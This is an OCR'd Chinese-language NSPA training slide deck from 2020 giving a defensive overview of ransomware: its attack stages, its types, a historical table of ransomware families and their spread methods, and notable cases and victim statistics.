2020

加密勒索程式的特性與特徵

NSPA Ver.5

編輯者: 劉得民 Diamond Liu (Tei-Min Liu)

http://www.ntpa.org.tw/
http://www.nspa-cert-tw.org/
http://www.nspacert.org/
http://www.huge-diamond.net/

加密勒索程式的特性與特徵

01 加密勒索攻擊簡介

網路漏洞攻擊、惡意程式感染，時有所聞。近年的發展，數位貨幣(比特幣)與匿蹤網路(暗網)的結合，促成惡意加密勒索攻擊劇增。

02 感染症狀與網路情境

網路加密勒索病毒在活動時，都會出現某些症狀，能夠發現這些前兆，並且依據感染情況，快速通知 IT 安全工程師，是處理問題的關鍵。

03 近年網路加密勒索案例

加密勒索病毒的WanaCrypto, GandCrab與GlobeImposter系列，網路上惡名昭彰。2019-0828的Apollon865對醫療體系的攻擊案例。

04 如何分析發覺異常?

透過NSPA的網路封包分析方法，我們可以發現惡意攻擊的網路通訊痕跡。

05 Q&A

當我們學習NSPA的網路封包分析方法之後，透過更多的類似案例實作練習，可以訓練成為識別此種網路攻擊的能力與技巧。


NSPA
目標

從網路封包分析，發現網路攻擊的異常行為

NSPA, Network Security Packets Analysis, 是一種網路封包分析技術，用來分析網路異常活動，特別是網路攻擊的行為。

由於許多網路攻擊行為，在初始階段，會隱藏於某些不明顯的網路活動(網路行為)中，以便於躲避網路保安機制的檢查與偵測。

因此，網路封包分析技術的目標，就是於先期發現問題，並且將其攻擊特徵值，整理匯入到網路保安設備，讓後續偵測動作，能夠自動進行檢測。



加密勒索攻擊簡介

攻擊者的觀念，逐漸進化演變為惡意商業模式

加密勒索軟體 概論

長久以來，惡意程式不斷影響著網路、電腦與手機。無論如何，從2016年開始，加密勒索攻擊已成為網路資訊安全最具威脅的網路攻擊之一。由於加密勒索攻擊必須維持有效的極佳信譽，才能讓被害人交付贖金以換取解密金鑰。因此，不同的系列的加密勒索攻擊，必須有效的保留被害人的解密金鑰(加密金鑰)。

雖然許多研究者，採用不同的研究方法，根據加密勒索不同階段，歸納出加密勒索攻擊的分類。常見的典型加密勒索攻擊，可以簡略區分為3個階段：

- 潛入感染階段 (Infection):使用某種攻擊方式，於被害人的電腦(手機)執行惡意程式碼。
- 資料加密階段 (Sabotage):加密被害人的檔案與資料。
- 勒索贖金階段 (Extortion):顯示支付贖金與解密途徑的訊息。

General ransomware use network to deliver itself, infect other hosts and send victims information out by specific network protocols. The network traffic integrates protocol behavior, and cryptographic data(signatures of victim) into C&C hosts to record/verify the victim's identity for extortion purpose.

參考資料: Europol, “Internet Organised Crime Threat Assessment 2016 (iOCTA)”, September 2016, URL: https://www.europol.europa.eu/content/internet-organised-crime-threat-assessment-iocta-2016

參考資料: Z. Shu, J. Wan, D. Li, J. Lin, A. V. Vasilakos, and M. Imran, “Security in software-defined networking: Threats and countermeasures,” Mobile Networks and Applications, vol. 21, no. 5, pp. 764–776

加密勒索 基本型態

加密

- **型態: 檔案加密(最常見)**
- 說明: 加密對象包括圖片檔案、Word檔案、PPT檔案、Excel檔案、資料庫檔案(Database)、電郵檔案、文字檔案等等。

遮蔽

- **型態: 遮蔽操作畫面(不常見)**
- 說明: 前景圖片遮住操作者畫面，妨礙其操作功能。案例有:彩虹小馬勒索攻擊、希特勒勒索攻擊等等。


開機

- **型態: 開機顯示畫面(罕見)**
- 說明: 透過改寫磁碟機MBR資訊，於電腦開機後，尚未進入作業系統，就會呈現勒索訊息。實際案例:壞兔子(Bad Rabbit)、Not Petya等等。

加密勒索 基本特性說明

潛入	使用者 疏忽	系統 漏洞
加密	一般 檔案	資料庫 檔案
勒索	暗網 電郵	加密 貨幣

加密勒索攻擊的暴增



參考資料: https://id-ransomware.blogspot.com/2016/05/blog-post.html, 2019

Ransomware	Spread Method	Date	Encryption	Network	Extortion Method
AIDS/PC Cyborg	Floppy disk	1989		No	Files in Floppy disk
GPcode	Email	2004	RSA	HTTP	All Files Encrypted
Archiveus Trojan	Spam emails, malicious websites	2006		None	Files Encrypted in My Docuemtns
ZippoCrypt	In Russia (aka Cryzip Ransomware)	2006	Zip	None	All files moved into zip files with password.
CryptoLocker	Email	2013	AES	TOR	All Files Encrypted
CryptorBit	Email, or Web or fake flash update/rogue antivirus product	2013		TOR	All Files Encrypted
CryptoWall	Java vulnerability / Web Infection	2014	AES	TOR	All Files Encrypted
CryptoBlocker	Email, Download, File Sites	2014	AES		File size less than 100MB
OphionLocker	online advertising campaigns	2014	ECC	TOR	Delete Private key after 3 days
CTB-Locker	exploit kits (Rig and Nuclear) or downloader component (Dalexis, Elenocka)	2014	ECC	TOR	All Files Encrypted
TorrentLocker	Email, Malicious Download page, or Word document macros	2014	AES/RSA	TOR	All Files Encrypted
SynoLocker	TCP-5000,5001 with DSM 4.3-3810, DSM 4.2-3236, DSM 4.1-2851, DSM 4.0-2257 and more.	2014	RSA+AES	HTTP TOR	All Files Encrypted


Ransomware	Spread Method	Date	Encryption	Network	Extortion Method
Pclock	Torrent Network	2015	RC4	HTTP	Files Encrypted in user's profile in 72 hrs
CryptoWall 2.0	Email	2015	AES	TOR	All Files Encrypted (Anti-VM)
TeslaCrypt	Email, malicious ads of Web	2015	AES	TOR	Game Files Encrypted
VaultCrypt	JS, HTA from Email, Webs	2015	RSA	HTTP/HTTPS	All Files Encrypted
CryptoWall 3 / 4	system exploits	2015	AES	I2P	All Files Encrypted (and file name also)
LowLevel04	Terminal Services by brute force	2015	AES/RSA		Files Encrypted by AES, Key by RSA
Locky	email with Invoice(doc,xls,zip)	2016	AES	HTTP	All Files Encrypted
SamSam	vulnerable JBoss host servers, RDP	2016	RSA	Socket5	Major Victims are US Medical/Hospital
Dharma	Email to download self-extracting file.	2016	AES		All Files Encrypted
Bit Paymer	RDP, Emotet, Zero day of iTune	2017	RC4, RSA		All Files Encrypted
GandCrab	Email or Multiple Exploit-Kit	2017	RC4, RSA	HTTP,TOR	All Files Encrypted
Petya/NotPetya	Ukrainian tax preparation program, email with pdf	2016 2017	Salsa20	None	Disk MBR
WannyCrypto	EternalBlue, EternalRomance	2017	RSA	TOR	All Files Encrypted
XBash	Weakness password or Vulnerabilities in Hadoop, Redis and ActiveMQ with Python/Bash	2018	No (Delete)	HTTP	Delete Database on Linux, MaxOS, Windows(MySQL, MongoDB, PostgreSQL, Hadoop)
Ryuk	email (Emotet, TrickBot), RDP	2018	RSA, AES		All Files Encrypted

Ransomware	Spread Method	Date	Encryption	Network	Extortion Method
CryptoNar	Malicious files from Web and email	2018	AES	ICMP	Some Files Encrypted, Open Source Ransomware Targets Fortnite Users (Game)
Scroboscope	fake updates to AV instruments, cracked games, pirated content creation tools and free games	2018	RC2		VB Code to encrypt all files
FTCODE	Email(invoice-themed)	2019	AES+RSA		All Files Encrypted
eCh0raix	QNAP NAS Devices (with GO)	2019	RSA	TOR	All Files Encrypted on NAS Devices
JSWorm	JS, HTA from Email, Webs	2019			All Files Encrypted
MegaCortex	Email, AD Server	2019			Random Files/Directory Encrypted
Sodinokibi	Email, CVE-2018-8453, CVE-2019-2725,EK (Sodin, Sodinokibi, Revil)	2019	AES	HTTP HTTPS	All Files Encrypted It will not encrypt files if it detects lock.txt
ERIS	RIG Exploit Kit, SWF vulnerability of a JavaScript from Web	2019	Salsa20+ RSA		All Files Encrypted
TFlower	email (macros), torrent websites, malicious ADs and RDP(RemoteDesk)	2019	AES		All Files Encrypted without changing filename at all.
Syrk	Malicious files from Web and email	2019	AES	ICMP	Some Files Encrypted, Open Source Ransomware Targets Fortnite Users (Game)
LooCipher	Document macros, Remote Desk, P2P(Torrents, eMule)	2019	AES	TOR	All Files Encrypted
GermanWipe	Email with Malicious Document	2019	(Fake All)	None	All Files Encrypted
Maze	Spelevo EK, email attachments, torrent, websites, malicious ads.	2019	RSA, ChaCha		It will not encrypt files if it detects C:\hutchins.txt.

近年知名加密勒索攻擊

加密勒索名稱	檔案加密	自動感染	啟動加密限制	攻擊受害案例	可能攻擊者
WannaCrypto	Yes	Yes, SMB 漏洞	(原) Doamin Killer-Switch (現)無 (立即加密-所有資料目錄)	全球	Unknown (未知)
Sodinokibi	Yes	No	無 (立即加密-所有資料目錄)	歐美居多	俄羅斯, 烏克蘭
Dharma	Yes	No	無 (立即加密-所有資料目錄)	歐美居多	俄羅斯, 烏克蘭
Ryuk	Yes	No	無 (立即加密-所有資料目錄)	全球	Unknown (未知)
GandCrab	Yes	No	無 (立即加密-所有資料目錄)	歐美居多	俄羅斯
Maze	Yes	No	無 (立即加密-所有資料目錄)	全球	Unknown (未知)
Nemty	Yes	No	無 (立即加密-所有資料目錄)	韓國居多	韓人 (北韓, 南韓)
Apollon865 (GlobeImposter)	Yes	Yes, Password Attack	無 (立即加密-所有資料目錄) 含資料庫檔案	(醫療體系) 中國大陸、香港、台灣-衛福部、其他	華人 (中國大陸)
Bitsran	Yes	Yes, 取得管理登入帳密	無 (立即加密-所有資料目錄) 含資料庫檔案	台灣-FEIB	北韓, 俄羅斯, 烏克蘭
CPC-樣本 PS1/DLL	Yes	AD + 軟體派送機制	UTC+8 中午 12:10 後才加密 特定檔案 (含資料庫檔案)	台灣-CPC	華人 (中國大陸)
WastedLocker	Yes	AD + 軟體派送機制	無 (立即加密-所有資料目錄) 含資料庫檔案	Garmin (美台)、多家美國公司	俄羅斯, 烏克蘭
MountLocker	Yes	Unknown	無 (立即加密-所有資料目錄)	聚陽實業(醫療用口罩)	Unknown

Common Industries Targeted by Ransomware in Q2 2019



圖片來源 Source: Coveware

參考資料: https://www.bankinfosecurity.com/ransomware-as-gandcrab-retires-sodinokibi-rises-a-12788


歷年加密勒索著名案例

WanaCrypto 應該是最著名的加密勒索病毒之一，在2017年，這個加密勒索病毒，利用SMB網路芳鄰漏洞(Eternal Blue, Eternal Romance)，大肆攻擊沒有更新漏洞的Windows電腦。但是後來因為攻擊者留下的某個內部開關被發現，瞬間停止了這個加密勒索病毒的擴散感染。

另外, GandCrab 加密勒索病毒，也歷經多次翻新，使得防毒系統難以偵測，造成歐美電腦用戶巨大損失。

近年來，美國許多地方政府的辦公室電腦設備，遭受不同種類的加密勒索病毒攻擊，有許多機構為了維持運作，不得不支付贖金給攻擊者。

2016年開始, 加密勒索攻擊成為網路獲利攻擊趨勢!!



公務機構受害眾多

2019年8月,德州有23個政府機構的辦公電腦設備，遭受加密勒索攻擊(成功)。

2019年6月,佛州 Riviera Beach 政府機構支付將近$600,000美金的贖金給加密攻擊者，以便於贖回被加密的政府機構檔案資料。

2019年7月, 佛州 Lake City 政府機構支付$500,000美金的贖金給加密勒索攻擊者。

2019年8月, 全美各地多所機構與學校，遭受加密勒索攻擊(成功)。

GandCrab 系列

此系列加密勒索攻擊，因為不斷變種進化，進而造成歐美國家的電腦使用者受害甚鉅。但是，因為其攻擊方式多以「社交工程」與「釣魚網站」居多，(英文資訊)所以台灣受害不大。
原始發展者已經於2019年宣布退休，歸還所有被害人解密金鑰，並將程式碼與金流系統轉售給其他駭客組織。

參考資料: https://www.bbc.com/news/technology-49393479

參考資料: https://arstechnica.com/information-technology/2019/08/rash-of-ransomware-continues-with-13-new-victims-most-of-them-schools/

近年加密勒索攻擊分布趨勢




Figure 17. Top 10 countries for ransomware

歐美政府機構，受到加密勒索攻擊佔大宗

電腦普及率 較高，網路危機意識 較低

- 50%的被害機構，贖金要求低於$1000美金。
- 將近1/6 的加密勒索攻擊，曾導致25小時以上的系統停擺(服務失效) 。
- 90%的加密勒索攻擊，曾導致1小時以上的系統停擺(服務失效)。

